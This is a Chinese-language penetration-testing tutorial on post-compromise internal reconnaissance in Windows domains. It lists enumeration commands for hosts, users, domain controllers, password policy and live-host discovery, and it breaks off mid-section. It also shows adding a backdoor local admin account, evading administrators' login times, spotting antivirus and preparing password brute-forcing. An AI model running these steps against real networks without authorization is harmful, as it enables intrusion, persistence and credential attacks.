### 内网信息搜集


内网信息搜集可以从本机信息搜集、域内信息搜集、内网资源探测、域内用户登录凭据窃取等方面进行。通过内网信息搜集，测试人员可以对当前主机的角色，当前主机所在内网的拓扑结构有整体的了解。从而选择更合适、更精准的渗透方案。

### 一、本机基础信息收集

#### 1、查看当前用户、权限

whoami /all

查看当前用户以及当前用户所在的用户组、所拥有的特权等信息。测试人员可以对当前用户所拥有的特权有一个大致的了解，并综合判断是否需要提升权限。



#### 2、查看网络配置信息

ipconfig /all


查看当前主机的网络配置情况，包括IP地址、主机名、各网络适配器的信息等，可以从中判断出当前主机所处的内网网段。在域环境中，DNS服务器的IP地址通常为域控制器地址。



#### 3、查看主机路由信息

route print


在路由表中的网络目标都是主机可以直接访问到的。测试人员在后续的横向渗透中可以尝试探测其中存活的主机。



#### 4、查看操作系统信息

systeminfo  
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" //查看操作系统及版本  
systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"

分析 Windows 补丁 第三方软件[Java/Oracle/Flash 等]漏洞。



#### 5、查看端口连接情况

netstat -ano


查看当前主机的端口连接情况，包括当前主机的TCP、UDP等端口监听或开放状况，以及当前主机与网络中其他主机建立的连接情况。与当前主机建立连接的不仅有公网主机，还有内网主机。当内网其他主机访问当前主机时，二者便会建立连接，这也是收集内网网段信息的切入点。开放端口对应的常见服务/应用程序[匿名/权限/漏洞等] 利用端口进行信息收集。



#### 6、查看当前会话列表


net session

查看当前主机与所连接的客户端主机之间的会话。




#### 7、查看当前网络共享信息

net share



#### 8、查看已连接的网络共享


net use




#### 9、查看当前进程信息

tasklist /svc  
tasklist

根据得到的进程列表确定目标主机上本地程序的运行情况，并对目标主机上运行的杀毒软件等进行识别。




wmic process get Name, ProcessID, ExecutablePath



通过wmic查询主机进程信息，并过滤出进程的路径，名称和PID。

wmic process where Name="msdtc.exe" get ExecutablePath


查看指定进程的路径信息



#### 10、查看服务信息

wmic service get Caption, Name, PathName, StartName, State

查看当前所有服务的信息，名称，路径，创建时间，运行状态信息。




wmic service where Name="backdoor" get Caption, Name, PathName, StartName, State

查看指定服务的信息，名称，路径，创建时间，运行状态信息。

#### 11、查看计划任务信息

schtasks /query /v /fo list


查看当前主机上所有的计划任务。



#### 12、查看自启程序信息

wmic startup get Caption,Command,Location,User


查看当前主机上所有的自启程序信息，并过滤出程序名称，所执行的命令，程序的路径，所属用户



#### 13、查看系统补丁安装信息


wmic qfe get Caption,CSName,Description,HotFixID,InstalledOn

根据目标主机的操作系统版本和缺少的补丁辅助提权




#### 14、查看应用安装信息


wmic product get Caption, Version



#### 15、查看本地用户/组信息

net user

  
net user <username> //查看指定用户信息  
net localgroup

  
net localgroup <groupname> //查看指定组信息


执行以下命令可以在目标本地创建一个新的用户并加入本地管理员组。

net user <username> <password> /add  
net localgroup administrators <username> /add

#### 16、查看当前登录的用户

query user


可以用来分析目标主机管理员的登录时间，从而避开。



### 二、域内基础信息搜集


#### 1、判断是否存在域环境

net config workstation




#### 2、查看域用户信息

net user /domain

  
net user <username> /domain //查看指定域用户信息

wmic useraccount get Caption, Domain, Description

获取所有用户的SID，所属域和用户描述信息



#### 3、查看域用户组信息


net group /domain

  
net group "Domain Admins" /domain //查看域管理员组  
net group "Domain Computers" /domain //查看域成员主机组

| 域组名称 | 说明 |
| --- | --- |
| Domain Admins | 域管理员组 |
| Domain Computers | 域成员主机组 |
| Domain Controllers | 域控制器组 |
| Domain Guests | 域来宾组 |
| Domain Users | 域用户组 |
| Enterprise Admins | 企业系统管理员组，适用域林范围 |

#### 4、查看域内密码策略


net accounts /domain




测试人员可以根据密码策略构造字典，并发起爆破攻击。

#### 5、查看域控制器


net group "Domain Controllers" /domain

  
net time /domain //主域控会被用作时间服务器，查询时间服务器便能找到主域控的名称




#### 6、定位域控IP

ping DC.kele.lab //DC为域控制器的主机名



得到目标主机的主机名后，可以直接对主机名执行ping命令，根据执行返回的内容便可知道域控的IP地址。除此之外，域控往往在域内同时被用作DNS服务器，因此找到当前主机的DNS服务器便能定位域控。

nslookup kele.lab




### 三、内网资源探测

#### 1、内网存活主机发现

##### (1)、基于ICMP发现存活主机

通过ICMP循环对整个网段的每个IP执行ping命令，能ping通的IP地址即为存活主机。

for /L %I in (1,1,254) DO @ping -w 1 -n 1 10.0.0.%I | findstr "TTL=" //Windows  
for k in $( seq 1 255);do ping -c 1 192.168.7.$k|grep "ttl"|awk -F "[ :]+" '{print $4}'; done //Linux



##### (2)、基于NetBIOS(网络基本输入/输出系统)协议发现存活主机

向局域网的每个IP地址发送NetBIOS状态查询，可以获取主机名、MAC地址等信息。

[NBTScan](http://www.unixwiz.net/tools/nbtscan.html#download)用于扫描Windows网络上NetBIOS名称的程序，用于发现内网存活的windows主机。

nbtscan.exe 10.10.10.0/24

##### (3)、基于UDP发现存活主机

Unicornscan是Kali上的一款信息搜集工具，提供了网络扫描功能，使用起来感觉有点慢。

unicornscan -mU 10.10.10.0/24

##### (4)、基于ARP发现存活主机

###### (a)、[ARP-Scan](https://github.com/QbsuranAlang/arp-scan-windows-)

arp-scan.exe -t 10.10.10.0/24

###### (b)、[Invoke-ARPScan.ps1](https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/situational_awareness/network/Invoke-ARPScan.ps1)

